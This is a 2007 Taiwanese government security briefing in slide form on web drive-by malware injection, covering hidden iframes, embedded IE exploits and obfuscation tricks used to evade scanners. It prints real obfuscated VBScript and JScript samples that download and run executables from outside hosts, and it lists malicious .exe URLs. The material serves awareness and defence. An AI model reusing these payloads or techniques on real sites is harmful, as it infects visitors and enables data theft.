最新駭客攻擊手法展示

行政院 國家資通安全會報
技術服務中心

July 12, 2007

大綱

- 前言
- 攻擊手法的演變
- 網頁惡意掛馬簡介
- 提供網頁惡意掛馬資訊的網站
- 網站惡意掛馬的預防

前言

- 2007.06.06 媒體報導
  - Google最新統計，目前全台有九百八十四個網站被植入惡意程式碼，其中不乏知名的台灣奧迪汽車、ESPNSTAR體育台和眾多學術機構或商業網站。
  - 這些網站含有「隱匿強迫下載」惡意程式，網友看文章、欣賞照片時，不知不覺被安裝木馬、後門程式、間諜軟體或其他病毒軟體，電腦無故當機只是小case，嚴重時會竊取電腦中個人資料，曾在網路銀行輸入的帳號密碼，也可能被側錄。

攻擊手法的演變

July 12, 2007

攻擊手法的演變

- 原始網頁

攻擊手法的演變


- 過去駭客的手法-置換網頁

駭客為了出名，

會讓你知道網頁已經被竄改過

攻擊手法的演變

- 現在駭客的網頁置換-惡意掛馬



駭客為了牟利，會在不破壞網頁呈現畫面的狀況下，加入惡意的程式碼，讓瀏覽網頁的使用者被安裝木馬程式

網頁惡意掛馬簡介

July 12, 2007

什麼是網頁「惡意掛馬」？

- 駭客入侵知名的網站
- 不更動原有的畫面下，修改網站內容，加入惡意程式碼
- 使瀏覽該網站的使用者被植入惡意程式
- 進而竊取個人資料或當成跳板主機

網頁惡意掛馬的危害

- 對網站擁有者而言
  - 因管理不善導致他人被入侵而負上法律責任
  - 商譽的損失
- 對一般使用者而言
  - 資料失竊
    - 隱私資料、信用卡資料、線上遊戲虛擬寶物…
  - 被當跳板主機
    - 可能面臨法律責任

網頁惡意掛馬的原因

- 網站伺服器的弱點或管理不當
  - 不當的設定與管理
  - 不安全的預設網站路徑與記錄檔檔案配置
  - 沒有更改預設的管理者密碼
  - 不當設定讓使用者能存取任何網頁目錄
  - 過於寬鬆的網頁權限設定
  - 沒有刪除不必要之網站或虛擬目錄
- 網頁應用程式設計錯誤
  - SQL Injection

網站入侵案例-SQL injection

- Demo

網站惡意掛馬手法種類

- 可以分為內嵌和外連兩種方式
  - 內嵌
    - 直接在網頁中嵌入惡意程式碼
  - 外連
    - 將使用者導引至外部惡意網站

網站惡意掛馬手法-內嵌

- 內嵌
  - 直接在網頁中嵌入惡意程式碼

↓

可導致使用者作業系統被入侵的程式碼

例如：攻擊Internet Explorer弱點的攻擊程式(MS06-014…)

網站惡意掛馬手法-內嵌

MS07-017

MS06-014

MS06-013

MS06-004

MS06-001

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```


知名網站

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```

網站惡意掛馬手法-外連

- 外連
  - 將使用者導引至外部惡意網站
  - 目前最常被使用的掛馬方式
  - 目前常見的實作手法：
    - 修改網頁HTML語法，將使用者導引至外部網站
      - 如iframe語法
    - 使用多媒體檔案將使用者導引至外部網站
      - 如影片檔(RM、WAV)、Flash檔

網站惡意掛馬手法-外連


<iframe src=…>
<embed rm
<embed swf
…
知名網站
惡意網站
ge="VBScript">
nge(k)
Round(s)
))
,114,114,111
50,52,53,51,6
,105,99,112,9

手法分析-內嵌

- 優點:
  - 不容易讓使用者發覺
- 缺點:
  - 可能會被伺服器上的防毒軟體掃除
  - 惡意程式改版不易
  - 須取得完整修改網頁的權限

手法分析-外連

- 優點:
  - 僅需取得插入一行程式碼的權限
  - 駭客可以隨時修改惡意程式
- 缺點:
  - 駭客所使用的網址會被加入黑名單

外連範例-iframe

- <IFRAME>被稱為「浮動窗格」(floating frame)，功能是在一般的網頁中建立窗格(inline frame)
- 可以將子窗格以類似<IMG>圖片的方式嵌入到文件中
- 感覺有點像電視上的子母畫面。

外連範例-iframe

- 原始頁面

外連範例-iframe

- 加入<iframe></iframe> 語法

原始碼

檔案(F) 編輯(E) 檢視(V) 說明(H)

```
<iframe src=http://www.kimo.com.tw width=950 height=150 frameborder=0></iframe>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0023)http://www.icst.org.tw/ -->
<HTML><HEAD><TITLE>國家資通安全會報技術服務中心</TITLE><LINK href="./favicon.ico"
rel="SHORTCUT ICON">
<META http-equiv=Content-Type content="text/html; charset=big5"><LINK
href="icst.files/common-ie.css" rel=stylesheet>
<META content="MSHTML 6.00.2800.1595" name=GENERATOR></HEAD>
<BODY bgColor=#ffffff leftMargin=0 topMargin=0>
<STYLE>#mainpage {
        PADDING-RIGHT: 0px; PADDING-LEFT: 0px; BACKGROUND-IMAGE: url(./template/icst2005/ima
}
#banner {
        CLEAR: both; PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px
}
#main {
        CLEAR: both; PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px
}
```

外連範例-iframe

- 加入<iframe></iframe> 語法

外連範例-iframe

- 加入會隱藏的<iframe></iframe> 語法

外連範例-iframe


- 加入會隱藏的<iframe></iframe> 語法

外連範例-多媒體檔案

- 部份多媒體檔案為了增加互動性，支援內嵌script的功能，當使用者播放該多媒體檔案，將會觸發script的執行。
- 常見可執行script的多媒體格式
  - Real Player：RM格式
  - Flash：SWF格式
  - Microsoft Media Player：WMV格式
- 駭客可以修改script內容，在播放影片時將使用者導引至惡意網站。

外連範例-多媒體檔案

上傳至多媒體伺服器,如ftp、Youtube網站、p2p



駭客製作惡意多媒體檔案

使用者下載多媒體檔案在本機播放，或是使用瀏覽器線上播放

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```

網站惡意掛馬手法-綜合手法

- 駭客會結合多種掛馬手法以及弱點來攻擊使用者，提升“掛馬”的成功率

網站惡意掛馬手法-綜合手法

<iframe src=backdoor1.htm>

知名網站

<iframe src=backdoor2.htm>

內含MS06-014
的攻擊程式

backdoor1.htm

內含MS07-017
的攻擊程式

backdoor2.htm

網站惡意掛馬方法-案例

- Demo...

網站惡意掛馬躲避掃描的方式

- script加密

```
<html>
<script language = JScript.Encode>#@~^igAAAA==W!x^DkKxP1V■CDv#`?KE.^■'NK^Es+xD
8W9Xc0rDdO;trV9 NmYCI9Wm;h■xORK2■xc*i9Wm!:■UYcmsWk+cbpNW1;:■xYcOrY^+{JnJI[Km;:■UYc4G
[HRkUU■DuKtJ{?G!D1+i)aTMAAA==^#~@</script>
 <script language="JScript.Encode">#@~^TwMAAA==@#@&P~,P90P{P9Gm!:nxDR^.■1Y■3V■:+
OcJK4N+^YEbp@#@&P,~P1FxE1V/r[=A9,+/1*■ vlJi@#@&,~P,m+'rbfR8FfZR,R&b TTZZcwZ+,3f+JI@#@&~P,P^
[('mqQ1 I@#@&~,P~90c/+DbDODb4;Y■`E^^1/krNr~m98bi@#@&,P~P[s,'~J4OYa)&&Shh d■1"ka
1WhJkslo■/JOx1m LaoEI,@#@&,~P,:'r\rmMWkWWY
pri@#@&,~P,:qxrHSuP:nEi@#@&,P~,:y':3:8I@#@&P~P,6~x,N0c/D■1Y■68L■mD`h SEr#IP@#@&P,P~C
{Jb96ri@#@&,~,PC8'rfAc?D.+m:Ei@#@&~~,Plyx13lFp@#@&P,P,?~'~[6R^D■CY■W8%■mYcCy~EJ*I@#@&~,P,?
RDXanP{Pqi@#@&~~,P6cGw■x`r!3Kr~,Ns~~WmVd+*I@#@&P~~,6Rdn
Nc#p@#@&P~,P6x1s+8xJD+dYcmGhr@#@&,~P,sP{~[0cmM+CYnG(LnmDcJUm.raYkULcsrV■jH/O■:}
4L■mDE~rJbi@#@&~~,PYs2F,'Pw !+D?a+^kCswWsN■.`y#I~@#@&P~~,0Ulsn8'~wR~Ek^NhCY4`O:aFSW
1:■q#p@#@&,~~PUR}wnxcbp@#@&P,~PURA.bY+cacDn/aG  /n~W9X#p@#@&~P,PjRU1-n:Wsbs+v0xmhnFB
*i@#@&~~,PjR;sWk+cbp@#@&~~,P}P{~90 1D■1Y■W(%+1YcJUtns^Rba2VbmlDrGxr~rJbi@#@&,P~P5 ?
4+ssA6+^;D+c0   Cs+qBJr~Jr~rGw■xE~Z#I@#@&w9UAAA==^#~@</script>
    <head>
    <title>O</title>
    </head><body onload=clear()>
        test
    </body></html>
```

網站惡意掛馬躲避掃描的方式

- 字串拆解

```
ee="e"
tt="t"
cc="Scr"
ccc="ipt"
cccc="ing.F"
cc1="ileS"
ccc1="yst"
cccc1="em0"
cc2="bj"
ccc2="ect"
hh="She"
hhh="ll.Ap"
hhhh="pli"
hhhhh="cati"
hhhhhh="on"
oo="o"
ooo="pe"
oooo="n"
Set xxxxxxxx = document.createElement(aa&aaa&aaaa)
xxxxxxxx.setAttribute aaaaa&aaaaaa,
aaaaaaa&aaaaaaaa&aaaaaaaaa&aaaaaaaaaa&aaaaaaaaaaa&aaaaaaaaaaaa&aaaaaaaaaaaaa
Set xxxxxx = xxxxxxxx.CreateObject(mm&nn&mmnn&nnmm&mnmn,"")
set xxxx = xxxxxxxx.createobject(bb&bbb&bbbb&bbbbb,"")
xxxx.type = 1
```

網站惡意掛馬躲避掃描的方式

- eval()字串轉換

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111,114,32,114,101,115,117,109,101,32,110,101,120,116,13,10,77,121
,81,81,53,51,55,50,52,53,51,61,34,104,116,116,112,58,47,47,119,119,119,46,97,99,116,116,119,
46,99,111,109,47,100,99,47,115,111,110,121,47,109,46,101,120,101,34,13,10,83,101,116,32,67,6
5,"
i=t
execute(rechange(I))
</script>
</html>
```

網站惡意掛馬躲避掃描的方式

- 自訂加解密函數

```
h =
"Ig0KICAgIFhNTDEgPSAiTWljIg0KICAgIFhNTDIgPSAic
kYi5TIg0KICAgIEFkb1NxYTIgPSAidHJlYW0iDQogICAgb
lLmNvbSINCiAgICBTRk8gICAgPSAiU2NyaXB0aW5nLkZpb
sLkFwcGxpY2F0aW9uIg0KICAgIGRsICAgICA9ICJodHRwO
wbmciDQogICAgU2V0IGRmID0gZG9jdW1lbnQuY3J1YXR1R
1dGUgImNsYXNzaWQiLCBjbE1EMSZjbE1EMg0KICAgIFN1d
iKQ0KICAgIHN1dCBTICA9ICBkZi5jcmVhdGVvYmplY3QoQ
uTnVtYmVyID0gMCB0aGVuDQogICAgICAgZXJyLmNsZWFyD
wZW4gb0d1dCwgZGwsIEZhbHN1DQogICAgeC5TZW5kDQogI
pDQogICAgc2V0IHRtcCA9IEYuR2V0U3B1Y21hbEZvbGRlc
sZm5hbWUxKQ0KICAgIFMub3Blbg0KICAgIFMud3JpdGUge
hbWUxLDINCiAgICBTLmNsb3N1DQogICAgc2V0IFEgID0gZ
sbEV4ZWN1dGUgZm5hbWUxLCIiLCIiLCJvcGVuIiwwDQogI
+DQogICAgPHRpdGxlPkludGVybmV0IEV4cGxvcmVyPC90a
tbD4gICAgICAgZG9jdW1lbnQud3JpdGUgKCI8aWZyYW11I
pDQo8aHRtbD4NCiA8c2NyaXB0IGxhbmd1YWdlPSJWQ1Njc
gICBjbE1EMSAgPSAiY2xzaSINCiAgICBjbE1EMiAgPSAiZ
FMzY="; document.write(aa(h,138));</SCRIPT>
```

```
function aa(str,n) {
    var  i, sa,sa1,l;
    str = base64decode(str);
    l  = str.length
    sa  = str.substr(l-n,l);
    sa1 = str.substr(0,l-n);
    sa  = sa+sa1;

    return sa;
}
```

提供網頁惡意掛馬資訊的網站


July 12, 2007

網站惡意掛馬公告

- Stopbadware
  - http://www.stopbadware.org/home/reportsearch
- 艾克索夫實驗室
  - http://x-solve.com/blog/
- 大砲開講
  - http://rogerspeaking.blogspot.com/

網站惡意掛馬公告

- Stopbadware



網站惡意掛馬公告

- 艾克索夫實驗室

軟體版本	XWebAnalyzer 1.0-b1
報告時間	**2007/6/8 下午 03:17:18**
發現惡意網址	**16 個**

掃描目標: 旭棋 **掃描網址: http://www.ta-chiang.com.tw** 	1. **惡意連結** : http://520.gamaniatw.com/520.exe (C:\DOCUME~1\oya\LOCALS~1\Temp\22085.com) 分析花費: 7 秒
掃描目標: 中華民國樂樂安全棒球推廣協會 **掃描網址: http://happyball.org.tw** 	1. **惡意連結** : http://download.macrcmedia.net/exe/flash.exe (C:\Documents and Settings\oya\Local Settings\Temporary Internet Files\Content.IE5\0J29IZUZ\flash[1].exe) 分析花費: 33 秒
掃描目標: Welcom to BabyHood 嬰兒物語 **掃描網址: http://www.ibabyhood.com/** 	1. **惡意連結** : http://www.dyparagon.co.kr/gon/gmsex.exe (C:\DOCUME~1\oya\LOCALS~1\Temp\moi.com) 分析花費: 27 秒

網站惡意掛馬公告

- 大砲開講

網站惡意掛馬公告

- 大砲開講-惡意連結網站清單

爲了避免瀏覽網頁時中毒，你可以將「惡意連結網站清單」中的網址加入 hosts 檔案(如下圖)中或是將「惡意連結網站清單」中的網域加入瀏覽器的「限制的網站」中。

```
# For example:
#
#      102.54.94.97     rhino.acme.com
#       38.25.63.10     x.acme.com

127.0.0.1       localhost
127.0.0.1       www.loveff.cn
```

指向本機　　惡意連結網址

如果各位不會設定這個檔案，我已經將所有的清單放進 hosts 檔案，各位可以下載 hosts 檔案(MD5: 535fe209350233fe4d8269be94b8c87a，更新日期：2007/4/11 @ 15:42)，將它解壓縮到 %SystemRoot%\system32\drivers\etc 資料夾下(在Windows XP，%SystemRoot% 代表 c:\windows，c:\ 是系統磁碟機代號)。

>>>惡意連結網站清單<<< 陸續增加中...

